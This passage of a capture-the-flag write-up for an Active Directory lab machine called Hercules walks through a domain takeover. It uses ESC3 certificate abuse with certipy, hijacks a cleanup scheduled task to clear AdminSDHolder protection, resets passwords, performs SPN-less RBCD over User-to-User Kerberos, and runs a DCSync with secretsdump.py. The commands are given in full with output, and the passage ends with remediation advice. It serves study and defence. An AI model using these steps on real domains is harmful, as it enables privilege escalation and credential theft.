The key detail on Hercules: the -dcom flag. The CA’s RPC/DCOM interface is what processes this kind of request — the Enrollment Agency’s right to request on behalf of another user is exercised through DCOM, not through the simpler RPC path we used for the EA cert itself. On a well-configured CA, the DCOM path is the one that enforces the on-behalf-of checks. We route the request through it.
➜ env KRB5CCNAME=fernando.r.ccache \
certipy req \
    -target dc.hercules.htb -dc-host dc.hercules.htb -ns $target_ip \
    -u 'fernando.r' -k \
    -ca 'CA-HERCULES' \
    -template 'User' \
    -pfx 'fernando.r.pfx' \
    -on-behalf-of 'hercules\ashley.b' \
    -dcom

...[snip]...
[*] Got certificate with UPN '[email protected]'
[*] Certificate object SID is 'S-1-5-21-1889966460-2597381952-958560702-1135'
[*] Saving certificate and private key to 'ashley.b.pfx'
[*] Wrote certificate and private key to 'ashley.b.pfx'
That PFX contains both the certificate (with the UPN [email protected]) and the private key. It’s a credential that says “I am ashley.b.”
Now we convert that PFX into a TGT. certipy auth -pfx reads both the certificate and the private key from the PFX file — the file stores both together — and uses them to authenticate to the KDC via PKINIT. PKINIT is the mechanism that lets you authenticate with a certificate instead of a password or shared secret. The KDC validates the certificate’s signature against the CA chain, confirms the UPN matches the principal we’re requesting, and issues a TGT.
➜ certipy auth -pfx \
    'ashley.b.pfx' -dc-ip $target_ip

...[snip]...
[*] Got hash for '[email protected]': aad3b435b51404eeaad3b435b51404ee:1e719fbfddd226da74f644eac9df7fd2
We now hold a TGT as ashley.b, and we also have ashley.b’s NT hash. Two credentials for the price of one certificate request.
Why does this matter? Ashley is a member of IT Support. That’s the group that has access to the aCleanup.ps1 shortcut on her desktop — the shortcut that triggers the domain’s janitor task. We just spent two steps (EA cert ➜ on-behalf-of request ➜ PKINIT TGT) to get a ticket as the one account that can run the script we’re about to weaponize. The ESC3 chain didn’t just give us a credential; it gave us the account that controls the automation.
Deconstructing the Janitor (aCleanup.ps1 & cleanup.lnk)
The janitor has been chasing us since Labour II. We found it through two artifacts in the IT share: notice.eml (the email from Ashley about password reset workarounds) and cleanup.lnk (the shortcut that points to the script on her desktop). We’ve seen the shortcut’s target path — C:\Users\ashley.b\Desktop\aCleanup.ps1 — and we know the script is tied to a scheduled task called “Password Cleanup.” What we haven’t done yet is look at what the script actually does.
The .lnk file’s plaintext target is the forensic tell. Windows shortcuts encode their target path in cleartext, which is why cat-ing the binary dumps the path in readable form. That’s not a vulnerability in the shortcut format — it’s just how shortcuts store their data. But in a post-exploitation context, it’s the thread that leads from the share artifact to the script on Ashley’s desktop.
➜ cat cleanup.lnk
The .lnk binary dumps the embedded target path in readable form — the rest of the binary is omitted here.
.XleanuaCleanup.ps1U-TU^C:\Users\ashley.b\Desktop\aCleanup.ps1,..\..\..\Users\ashley.b\Desktop\aCleanup.ps1
...
The target path is embedded in cleartext inside the .lnk binary — C:\Users\ashley.b\Desktop\aCleanup.ps1. That’s the script. The shortcut is just a pointer; the real artifact lives on Ashley’s desktop.
The script is fast, but it’s dumb. It runs on a timer, blind to the state of any account it’s about to touch. It doesn’t know the difference between an admin legitimately enabling an account and an attacker doing the same thing three seconds before the script’s next run. That’s the race window we exploited in Labour II — and it’s the same window we’ll exploit in Labour IV, this time not to keep an account alive, but to strip its protection.
Labour IV: Diverting the Rivers (Weaponizing the Janitor)
The AdminSDHolder mechanism is Active Directory’s way of protecting high-value accounts from accidental or malicious ACL changes. When an account has adminCount=1, the directory severs inheritance from its parent container and applies a hardened DACL from the AdminSDHolder object. The background process periodically reapplies that hardened DACL, so even if someone modifies the account’s ACLs, the next cycle restores the protection. It’s a good design for accounts that need to stay locked down. On Hercules, it’s the thing standing between us and IIS_Administrator.
This labour has three parts. First, we explain the trap — why IIS_Administrator is protected and why our existing rights can’t reach it. Second, we hijack the janitor — grant the right permissions to the right group, then trigger the cleanup task to strip the protection. Third, we usurp the machine account — reset IIS_WebServer$’s password using the now-unprotected IIS_Administrator, and pull its TGT.
The AdminSDHolder Trap (adminCount=1 & Severed ACLs)
With our sights set on the delegation route, we evaluate our next target: IIS_Administrator. A quick directory query from Ashley’s session reveals exactly why this account has remained untouchable. Its AdminCount attribute is set to 1.
PS C:\Users\ashley.b\Documents> Get-ADUser -Identity 'IIS_Administrator' -Properties AdminCount | Select-Object Name, AdminCount

Name              AdminCount
----              ----------
IIS_Administrator          1

PS C:\Users\ashley.b\Documents> Get-ScheduledTask -TaskName "Password Cleanup"

TaskPath                                       TaskName                         State
--------                                       --------                         -----
\                                              Password Cleanup                 Ready
In Active Directory, AdminCount = 1 indicates that the object is protected by the AdminSDHolder background process. The process severs ACL inheritance from parent containers and applies a hardened DACL — so even with GenericAll over the parent OU, inherited permissions cannot reach the account. The protection is a property of the directory’s own background process, not of any ACL we can override.
That’s why IIS_Administrator has been out of reach. We hold GenericAll over the Forest Migration group (via Auditor), which means we have the theoretical rights to re-enable the account and reset its password. But the AdminSDHolder protection sits between our rights and the account — inheritance is severed, and the hardened DACL blocks our access regardless of what rights we hold over the parent container.
We don’t know the script’s internals yet — we haven’t read the source. What we do know is that triggering it processes IIS_Administrator, as we’ll see in the log below. That’s the unlock: if we can get the cleanup task to run against the protected account, the protection is gone. But we can’t run the script ourselves. We can only trigger it from an account that has access to the shortcut on Ashley’s desktop. Which is exactly the account we just got via ESC3.
Hijacking the Automation (Delegating OU Rights & Running the Task)
The plan is to make the janitor strip the protection for us. We grant the IT SUPPORT group GenericAll over the FOREST MIGRATION OU — using our Auditor ticket for one last directory write from the DC shell — and then trigger the cleanup task from Ashley’s WinRM session.
Granting IT SUPPORT — which Ashley is a member of — GenericAll on the OU channels the delegated control into the existing session. Once the cleanup script runs, Ashley’s group rights apply, and the script processes IIS_Administrator.
➜ bloodyAD --host dc.hercules.htb -d hercules.htb \
    -u Auditor -k ccache=./auditor.ccache \
    add genericAll 'OU=Forest Migration,OU=DCHERCULES,DC=hercules,DC=htb' 'IT SUPPORT'

[+] IT SUPPORT has now GenericAll on OU=Forest Migration,OU=DCHERCULES,DC=hercules,DC=htb
With the permissions staged, we step back into Ashley’s shell and manually trigger the Password Cleanup scheduled task using the shortcut on her desktop. The script behaves exactly as programmed: it sweeps the OU, processes IIS_Administrator, and the log shows the account being touched. After the task finishes, Get-ADUser shows IIS_Administrator’s AdminCount is empty — the attribute has been cleared, and the account is no longer under AdminSDHolder protection. Because the protection is gone, Ashley’s newly granted GenericAll rights (via IT Support) apply immediately — no race window needed.
PS > Start-ScheduledTask -TaskName "Password Cleanup"
No output — the task starts silently. We check the log to see what it touched.
PS > type ..\Scripts\log.txt

Cleanup : CN=James Silver,OU=Forest Migration,OU=DCHERCULES,DC=hercules,DC=htb
Cleanup : CN=Anthony Rudd,OU=Forest Migration,OU=DCHERCULES,DC=hercules,DC=htb
Cleanup : CN=WINSRV01-2016,OU=Forest Migration,OU=DCHERCULES,DC=hercules,DC=htb
Cleanup : CN=WINSRV02-2016,OU=Forest Migration,OU=DCHERCULES,DC=hercules,DC=htb
Cleanup : CN=WINSRV03-2016,OU=Forest Migration,OU=DCHERCULES,DC=hercules,DC=htb
Cleanup : CN=ENTERPRISE01-8.1,OU=Forest Migration,OU=DCHERCULES,DC=hercules,DC=htb
Cleanup : CN=ENTERPRISE02-8.1,OU=Forest Migration,OU=DCHERCULES,DC=hercules,DC=htb
Cleanup : CN=Windows Computer Administrators,OU=Forest Migration,OU=DCHERCULES,DC=hercules,DC=htb
Cleanup : CN=IIS_Administrator,OU=Forest Migration,OU=DCHERCULES,DC=hercules,DC=htb
Cleanup : CN=Taylor Maxwell,OU=Forest Migration,OU=DCHERCULES,DC=hercules,DC=htb
Cleanup : CN=Fernando Rodriguez,OU=Forest Migration,OU=DCHERCULES,DC=hercules,DC=htb
Cleanup : CN=Will Smith,OU=Engineering Department,OU=DCHERCULES,DC=hercules,DC=htb
Cleanup : CN=Zeke Solomon,OU=Engineering Department,OU=DCHERCULES,DC=hercules,DC=htb
Cleanup : CN=Adriana Italia,OU=Engineering Department,OU=DCHERCULES,DC=hercules,DC=htb
Cleanup : CN=Tish Ckenvkitch,OU=Engineering Department,OU=DCHERCULES,DC=hercules,DC=htb
Cleanup : CN=Jennifer Ankton,OU=Engineering Department,OU=DCHERCULES,DC=hercules,DC=htb
Cleanup : CN=Shae Jones,OU=Engineering Department,OU=DCHERCULES,DC=hercules,DC=htb
Cleanup : CN=Joel Conwell,OU=Engineering Department,OU=DCHERCULES,DC=hercules,DC=htb
Cleanup : CN=Jacob Bentley,OU=Engineering Department,OU=DCHERCULES,DC=hercules,DC=htb
Eleven accounts across Forest Migration, seven across Engineering Department. IIS_Administrator is in the list — the script processed it.
PS > Get-ADUser -Identity 'IIS_Administrator' -Properties AdminCount | Select-Object Name, AdminCount

Name              AdminCount
----              ----------
The AdminCount column is empty — the attribute has been cleared. The account is no longer under AdminSDHolder protection.
With adminCount purged and inheritance restored, the inherited GenericAll rights from the container allow us to re-enable the target account and force an administrative password reset:
Enable-ADAccount clears the ACCOUNTDISABLE flag (0x0002) from userAccountControl, flipping the account from disabled to active.The full Distinguished Name targets the object precisely inside OU=Forest Migration to avoid any ambiguity across the directory.
Set-ADAccountPassword with -Reset is an administrative override —it bypasses password history, minimum age restrictions, and any requirement to know the previous credential. ConvertTo-SecureString with -AsPlainText -Force is just the PowerShell ceremony for passing a raw string where a SecureString object is expected. The -Reset flag is what matters: it says “this is an admin changing someone else’s password,” not “this is a user changing their own.”
PS > Enable-ADAccount -Identity "CN=IIS_Administrator,OU=Forest Migration,OU=DCHERCULES,DC=hercules,DC=htb" -ErrorAction SilentlyContinue

PS > Set-ADAccountPassword -Identity "IIS_Administrator" -NewPassword (ConvertTo-SecureString "SecretMyth123!" -AsPlainText -Force) -Reset
Blank output — both commands ran silently on the live session. The account is re-enabled and the password is reset to SecretMyth123!.
Usurping the Machine: Resetting IIS_WebServer$
With IIS_Administrator successfully liberated from the AdminSDHolder trap and its credentials secured, we execute the first half of the delegation route. This account holds ForceChangePassword privileges over the IIS_WebServer$ machine account.
We generate a TGT for IIS_Administrator, leverage bloodyAD to force a password reset on the machine account, and immediately request a TGT for our newly hijacked web server.
➜ getTGT.py hercules.htb/'iis_administrator':'SecretMyth123!' \
    -dc-ip $target_ip

➜ bloodyAD --host dc.hercules.htb -d hercules.htb \
    -u 'iis_administrator' -k ccache=./iis_administrator.ccache \
    set password 'iis_webserver$' 'SecretMyth123!'
[+] Password changed successfully!

➜ pypykatz crypto nt 'SecretMyth123!'
7e863f3dec467471b9a747552c96aea2

➜ getTGT.py hercules.htb/'iis_webserver$' \
    -hashes :7e863f3dec467471b9a747552c96aea2 -dc-ip $target_ip
We have reset the machine account’s password and pulled its TGT. The NT hash (7e863f3dec467471b9a747552c96aea2) is the machine’s long-term key — the thing the KDC uses to encrypt tickets for it. Now we head into Labour V to confirm what rights that machine account carries, and what we can do with them.
We didn’t break into the machine account. We changed its locks and gave ourselves a key. The delegation route is open. The last labour is where we pull the leash.
Labour V: Capturing Cerberus (Resource-Based Constrained Delegation)
Cerberus guarded the gates of the underworld — a three-headed dog that let nothing out, and nothing in, unless you had the right to pass. On Hercules, the equivalent gatekeeper is IIS_WebServer$, a machine account that holds AllowedToActOnBehalfOfOtherIdentity (RBCD) over the Domain Controller itself. Resource-Based Constrained Delegation is supposed to be the leash that keeps service accounts from impersonating high-privilege targets. We didn’t cut the leash. We grabbed the other end.
This labour has three parts. First, we confirm the delegation right — map the leash. Second, we mint the service ticket — the S4U ritual, using User-to-User authentication to bypass the SPN requirement. Third, we ascend Olympus — use the forged ticket to land a shell on the DC as Administrator and dump the domain.
Mapping the Leash: RBCD onto the Domain Controller
With IIS_WebServer$’s TGT in hand, we enumerate what delegation rights the machine account holds. Running nxc ldap with --find-delegation confirms the holy grail: IIS_WebServer$ holds AllowedToActOnBehalfOfOtherIdentity (RBCD) privileges directly over the Domain Controller (DC$).
➜ env KRB5CCNAME=iis_webserver$.ccache \
nxc ldap dc.hercules.htb \
    -u 'iis_webserver$' -k --use-kcache \
    --find-delegation

...[snip]...
LDAP        dc.hercules.htb 389    DC               AccountName    AccountType DelegationType             DelegationRightsTo
LDAP        dc.hercules.htb 389    DC               -------------- ----------- -------------------------- ------------------
LDAP        dc.hercules.htb 389    DC               iis_webserver$Person      Resource-Based Constrained DC$
That single line — Resource-Based Constrained over DC$ — is the entire point of the previous three sections. We cleared AdminSDHolder from IIS_Administrator (Labour IV, part one), reset IIS_WebServer$’s password (Labour IV, part two), and now we see that the machine account is trusted to impersonate anyone on the Domain Controller.
RBCD onto the Domain Controller is the chain’s final link. Resource-Based Constrained Delegation means the delegation right lives on the resource — the target object — not on the requesting account. IIS_WebServer$ can request a service ticket to impersonate any user on the DC, because the DC’s msDS-AllowedToActOnBehalfOfOtherIdentity attribute lists the machine account. That’s the leash: the machine account is allowed to act on behalf of other identities when talking to the DC.
The leash is mapped. Now we pull it.
The S4U Ritual: Minting the Service Ticket (S4U2Self & S4U2Proxy)
Standard RBCD exploitation relies on the S4U2Self extension, which requires the attacking account to have a registered Service Principal Name (SPN). Because IIS_WebServer$ lacks an SPN, a traditional getST.py request would fail — the KDC wouldn’t know which service to issue the S4U2Self ticket for.
The trick is to make the account’s long-term key something we already know. We force the machine’s NT hash to equal its own TGT session key, so the KDC will encrypt the S4U2Self ticket under a key we already possess — removing the SPN requirement entirely.
To bypass this restriction, we execute an SPN-less RBCD attack utilizing the User-to-User (U2U) Kerberos extension. The attack works by extracting the Ticket Session Key from IIS_WebServer$’s TGT, and then forcibly changing the account’s actual NT hash in Active Directory to match that exact session key.
First, we extract the session key from the cached TGT.
➜ describeTicket.py 'iis_webserver$.ccache' | grep 'Ticket Session Key'
[*] Ticket Session Key            : d6cdb6295c0b419d26145a111cf0bd10
The session key is the TGT’s own encryption key — the secret the KDC used to seal the ticket. If we make the machine’s NT hash match that key, the KDC will encrypt any new ticket under a secret we already possess.
That’s what changepasswd.py does next: it resets the machine account’s NT hash to the session key value. The password change succeeds because we hold IIS_Administrator’s TGT, and IIS_Administrator holds ForceChangePassword over IIS_WebServer$. The CCache warning is benign — changepasswd.py falls back to password authentication when no ccache exists for the target; the password change succeeds regardless.
➜ changepasswd.py \
    hercules.htb/'iis_webserver$':'SecretMyth123!'@dc.hercules.htb -k \
    -newhashes ':d6cdb6295c0b419d26145a111cf0bd10'

[*] Changing the password of hercules.htb\iis_webserver$
[*] Connecting to DCE/RPC as hercules.htb\iis_webserver$
[-] CCache file is not found. Skipping...
[*] Password was changed successfully.
[!] User might need to change their password at next logon because we set hashes (unless password never expires is set).
With the machine’s NT hash now equal to the session key we already know, we request the service ticket. Two flags make this a U2U exchange instead of a standard S4U2Self:
-u2uwraps the request in a User-to-User ticket exchange.-impersonate Administratornames the target we want to impersonate.-spn "cifs/DC.HERCULES.HTB"points at the CIFS service on the DC, so the resulting service ticket is usable for a file-share tunnel.
➜ env KRB5CCNAME='iis_webserver$.ccache' \
getST.py HERCULES.HTB/'iis_webserver$' -k -no-pass \
    -u2u -impersonate "Administrator" \
    -spn "cifs/DC.HERCULES.HTB"

[*] Impersonating Administrator
[*] Requesting S4U2self+U2U
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@[email protected]
User-to-User authentication is the Kerberos equivalent of showing your own ticket to get someone else’s. The KDC encrypts the S4U2Self ticket under the session key we already have — which is now also the machine’s NT hash — so the SPN requirement never comes up. No SPN on IIS_WebServer$ is needed here. The absence of an SPN is not a defense; it’s just a missing name. And we can work around a missing name if we know the key underneath.
RBCD is supposed to be the leash that keeps service accounts from impersonating Domain Admin. We didn’t cut the leash — we grabbed the other end. The machine account’s right to impersonate on the DC, combined with a session key we know, gives us a service ticket as Administrator on the CIFS service. That’s the ticket that gets us onto the DC.
Ascending Olympus: DC Compromise & Secretsdump
With the S4U sequence complete, the KDC issues our delegation ticket impersonating Administrator.
When connecting via WinRM, we pass our cached ticket to evil_winrmexec.
➜ env KRB5CCNAME='Administrator@[email protected]' \
evil_winrmexec -port 5986 -ssl -k dc.hercules.htb \
    -dc-ip $target_ip

...[snip]...

PS C:\Users\Administrator\Documents> whoami; hostname
hercules\administrator
dc
With interactive execution established directly on the Domain Controller, we use the delegated ticket to execute DCSync via secretsdump.py, pulling domain hashes over DRSUAPI to finish the takeover.
➜ env KRB5CCNAME='Administrator@[email protected]' \
secretsdump.py dc.hercules.htb -k -no-pass
That’s the end of the chain. Five labours: move an object to inherit write access, script a race against a janitor, mint an enrollment agent certificate, weaponize the janitor to strip AdminSDHolder protection, and use SPN-less RBCD over U2U to impersonate Domain Admin. None of them, alone, is a domain takeover. Together, they are.
Fortifying Olympus: Defensive Posture & Lessons Learned
Hercules is a masterclass in modern Active Directory exploitation, and it exposes a hard truth about the “disable NTLM” playbook. Forcing Kerberos via GSSAPI doesn’t close the door — it just changes the lock. When ADCS is misconfigured and RBCD is left unchecked, Kerberos becomes just as deadly as the protocols it replaced.
The box is a chain of design assumptions, each one dressed up as a security control. Disabling NTLM was supposed to force us into a more secure authentication model. It did — and that model turned out to have its own seams. The cleanup script was supposed to enforce security by reverting unauthorized changes. It did — and we used its own logic against the directory. AdminSDHolder was supposed to protect high-value accounts from ACL manipulation. It did — and the script that clears it runs on a timer, blind to the state of the account it’s about to touch.
Two concepts carried the chain. First, automation is a double-edged sword: aCleanup.ps1 was written to enforce security, but we weaponized its own logic twice — first as the Dirty Nando race condition to grab a TGT before the sweep, then by staging IT Support’s GenericAll over the OU and triggering the task — which cleared adminCount from IIS_Administrator and left it open to our rights.
The cleanup script runs on a timer, blind to the possibility that someone might be in the middle of using one of the accounts it disables. The race condition isn’t a bug in the traditional sense — it’s a design assumption that the attacker is slower than the scheduler. Any automation that modifies directory state on a fixed cycle creates a race window. The question isn’t whether that window exists; it’s whether the cost of closing it — tighter polling, transaction-aware state checks, human-in-the-loop confirmation — is acceptable for the environment.
Second, SPN-less RBCD via the User-to-User extension means the absence of an SPN is not a defense. Force the machine’s NT hash to equal its TGT session key, and the KDC will mint a privileged CIFS ticket without one. The missing SPN doesn’t protect anything — it just changes the shape of the exploit.
The box reinforced what I keep coming back to: patching out legacy protocols is only half the work. If the ACLs, the certificate templates, and the scheduled tasks around them are not tightened, the domain is always one ticket away from total compromise.
Remediation: Taming ESC3 and Restricting Kerberos Delegations
ESC3 remediation is template-level: remove the Certificate Request Agent EKU from templates that don’t need it, or restrict enrollment to authorized principals. The EnrollmentAgent template on Hercules had the EKU set without adequate scoping — any member of Smartcard Operators could mint a certificate that let them request certificates on behalf of anyone else. That’s the ESC3 vulnerability in one sentence: the right to ask for someone else’s certificate, without the right to be that someone else, is a delegation path waiting to be abused.
The fix is to scope the template to the principals who actually need the EKU, and to audit every template that carries it. If a template issues certificates with the Certificate Request Agent EKU, every holder of that certificate is a potential delegation pivot. Restrict the template, and you cut the pivot at the source.
RBCD remediation is right-level: audit AllowedToActOnBehalfOfOtherIdentity across the domain, especially on machine accounts, and remove anything that points at high-value targets. IIS_WebServer$ holding RBCD over DC$ is the kind of right that should trigger an immediate review. Machine accounts with delegation rights over Domain Controllers are the Kerberos equivalent of leaving the keys to the castle under the doormat — the lock is strong, but someone left the key where anyone who found the doormat could use it.
AdminSDHolder protection is not a panacea. The adminCount=1 flag severs inheritance and applies a hardened DACL, but any process with the right to clear that flag — including a scheduled task running as a legitimate IT account — can undo the protection in seconds. The remediation is not to rely on adminCount as a static shield; it’s to audit the accounts that have the right to modify it, and to ensure that the automation that clears it is itself appropriately guarded. If a scheduled task can strip AdminSDHolder protection from a privileged account, the scheduled task’s own permissions are the real protection boundary — and they deserve the same scrutiny as the account they’re protecting.
Hercules taught me that Kerberos — sold as the secure alternative to NTLM — is only as strong as the objects, templates, and automations wrapped around it. Disabling NTLM didn’t lock the door; it changed the lock, and we picked it anyway.